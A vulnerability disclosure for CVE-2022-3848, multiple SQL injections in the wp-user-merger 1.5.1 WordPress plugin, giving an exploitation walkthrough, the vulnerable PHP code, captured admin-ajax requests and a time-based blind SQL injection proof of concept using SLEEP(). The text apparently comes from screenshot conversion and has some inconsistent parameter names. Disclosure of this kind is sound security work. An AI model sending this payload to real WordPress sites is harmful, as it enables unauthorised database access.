

wp-user-merger 1.5.1 WordPress plug-in multiple SQL injections

Vulnerability Metadata


| Key | Value |
|---------------------------|---|
| Date of Disclosure | September 07 2022 |
| Affected Software | wp-user-merger |
| Affected Software Type | WordPress plugin |
| Version | 1.5.1 |
| Weakness | SQL Injection |
| CWE ID | CWE-89 |
| CVE ID | CVE-2022-3848 |
| CVSS 3.x Base Score | x |
| CVSS 2.0 Base Score | x |
| Reporter | Kunal Sharma, Daniel Krohmer |
| Reporter Contact | k_sharma19@informatik.uni-kl.de |
| Link to Affected Software | https://wordpress.org/plugins/wp-user-merger/ |
| Link to Vulnerability DB | https://nvd.nist.gov/vuln/detail/CVE-2022-3848 |

Vulnerability Description

The `wpsu_user_id` query parameter in wp-user-merger 1.5.1 is vulnerable to multiple SQL injections. An authenticated attacker may abuse the action `wpsu_get_user_assets` of the plugin to craft a malicious POST request.


Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.



Add a new post by any `user` with `Contributor` role or higher, if it doesn't already exist. We need to have at least one post by any user to pass the check.


 By test111

 October 21, 2022

 No Comments



Go to the [WP User Merger](#) [Settings](#) [Optional](#) tab. And turn on [Make User List Searchable \(AJAX Based\)](#)




WP User Merger (1.5.1) - Settings

[Optional](#) [DB User Merger](#) [Restore](#) [Developers](#)

Success! Settings are updated successfully.

Make User List Searchable (AJAX Based): ☒

Go to the [WP User Merger](#) [Settings](#) [DB User Merger](#) tab, and select user(with any role) as [User1](#) or [User2](#) as the user having at least one post on the site.



WP User Merger (1.5.1) - Settings

[Optional](#) [DB User Merger](#) [Restore](#) [Developers](#)

Info! You are going to merge User1 into User2.

User 1
Users list:
Search user to merge

test111@c.com (test111 - ID: 13)
[Merge](#)

User 2
Users list:
Search user to merge

Click the searched user mail/name.

Info! Your are going to merge User1 into User2.

User 1

Users list:

test111@c.com (test111 - ID: 13)

User 2

Users list:

Search user to merge

Merge

Clicking the searched user mail/name triggers the vulnerable request. `wpsu_user_id` is the vulnerable query parameter.

```

Request  Response
Pretty  Raw  Hex
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/users.php?page=wpsu_merger&t=1
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 65
11 Origin: http://localhost
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5qJiaQ8pwXhZyYacvp761ZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7f7d8ab63ed7fee0d720ec7b1a8c464; fileLoading=true; wp-saving-post=61-check; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time=1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=wo0%3AJvHCLMGubXIHCpkh1xN8uHJK; wp_lang=en_US; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5qJiaQ8pwXhZyYacvp761ZoYUJ5ew8sDa2MXDuCX%7Cd5ce5dc582b7a1e87077d8950277aafc600224fecff07452b8df9980c52fe01; wp-saving-post=61-saved; wordpress_c9db569cb388e160e4b86ca1ddff84d7=newadmin%7C1666543998%7C7mon2a5lfvbt6EL1PbrdHCuBc9cx9moMdtSFhujVkr%7C67ef69351da0aae57a7a40bc8e158eebe5bed1d4092d3efc73b512d65969a91; wp-settings-8=libraryContent%3Dbrowse; wp-settings-time=8=1666371198
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 action=wpsu_get_user_assets&wpsu_user_id=13&wpsu_nonce=1f70ec8c51

```

A POC may look like the following request:

```

Request  Response
Pretty  Raw  Hex
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/users.php?page=wpsu_merger&t=1
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 65
11 Origin: http://localhost
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5qJiaQ8pwXhZyYacvp761ZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7f7d8ab63ed7fee0d720ec7b1a8c464; fileLoading=true; wp-saving-post=61-check; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time=1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=wo0%3AJvHCLMGubXIHCpkh1xN8uHJK; wp_lang=en_US; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5qJiaQ8pwXhZyYacvp761ZoYUJ5ew8sDa2MXDuCX%7Cd5ce5dc582b7a1e87077d8950277aafc600224fecff07452b8df9980c52fe01; wp-saving-post=61-saved; wordpress_c9db569cb388e160e4b86ca1ddff84d7=newadmin%7C1666543998%7C7mon2a5lfvbt6EL1PbrdHCuBc9cx9moMdtSFhujVkr%7C67ef69351da0aae57a7a40bc8e158eebe5bed1d4092d3efc73b512d65969a91; wp-settings-8=libraryContent%3Dbrowse; wp-settings-time=8=1666371198
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 action=wpsu_get_user_assets&wpsu_user_id=13+AND+(SELECT+7741+FROM+(SELECT(SLEEP(10)))hJaf&wpsu_nonce=1f70ec8c51

```

In the code, the vulnerability is triggered by un-sanitized user input of `wpsu_user_id` at line 444 in `./inc/functions.php`.

```

442
443 global $wpdb;
444 $wpsu_user_id = array_key_exists('wpsu_user_id', $_POST)?sanitize_wp_data($_POST['wpsu_user_id']):'';
445

```

At line 446 in `./inc/functions.php` the parameter is passed to variable- `$q`. Subsequently, database query call (line 462) on `$q` leads to SQL injection.

```

446     $q = 'SELECT
447         |         p.post_type,
448         |         COUNT(*) as total FROM '.$wpdb->posts.' p,
449         |         '.$wpdb->users.' u
450     WHERE
451         |         p.post_author = u.ID
452     AND
453         |         p.post_author= '.$wpsu_user_id.'
454     GROUP BY
455         |         p.post_type
456     ORDER BY
457         |         total
458     DESC';
459     //wpus_pree($q);exit;
460     $result['query_1'] = $q;
461
462     $post_types = $wpdb->get_results($q);

```

Another database call with the same parameter `wpsu_user_id` is made at [482]. Resulting another in SQL injection.

Note: As the result of previous query returns `True`. Parameter `wpsu_user_id` should have user id of the user who has authored at least one post (*wpsu_user_id=13 here*).

```

463     if(!empty($post_types)){
464         $result['status'] = true;
465         $result['data'] = array();
466         foreach($post_types as $post_type){
467             $result['data'][$wpdb->posts.' > '.$post_type->post_type] = $post_type->total;
468         }
469         //wpus_pree($result);exit;
470         $q = 'SELECT
471             |         um.meta_key,
472             |         FROM
473             |         '.$wpdb->usermeta.' um
474     WHERE
475         |         um.user_id = '.$wpsu_user_id.'
476     ORDER BY
477         |         um.meta_key
478     DESC';
479
480         $result['query_2'] = $q;
481
482         $meta_data = $wpdb->get_results($q);

```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

Since the vulnerable query parameter `wpsu_user_id` is passed to two database queries, we can notice the sleep time of the request being twice the given argument in `SLEEP()` (~ 14,000 milliseconds here as `SLEEP(7)`).

```

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/users.php?page=wpus_merger
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Origin: http://localhost
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5q3iaQ8pwXVhZyacvp76IZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7fd8ab63ed7fee0d720ec7b1a8c464; fileLoa
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

action=wpus_get_user_assets&wpsu_user_id=13+AND+(SELECT+7741+FROM+(SELECT(SLEEP(7)))h1Af)&wpsu_nonce=4afb1e4faa

```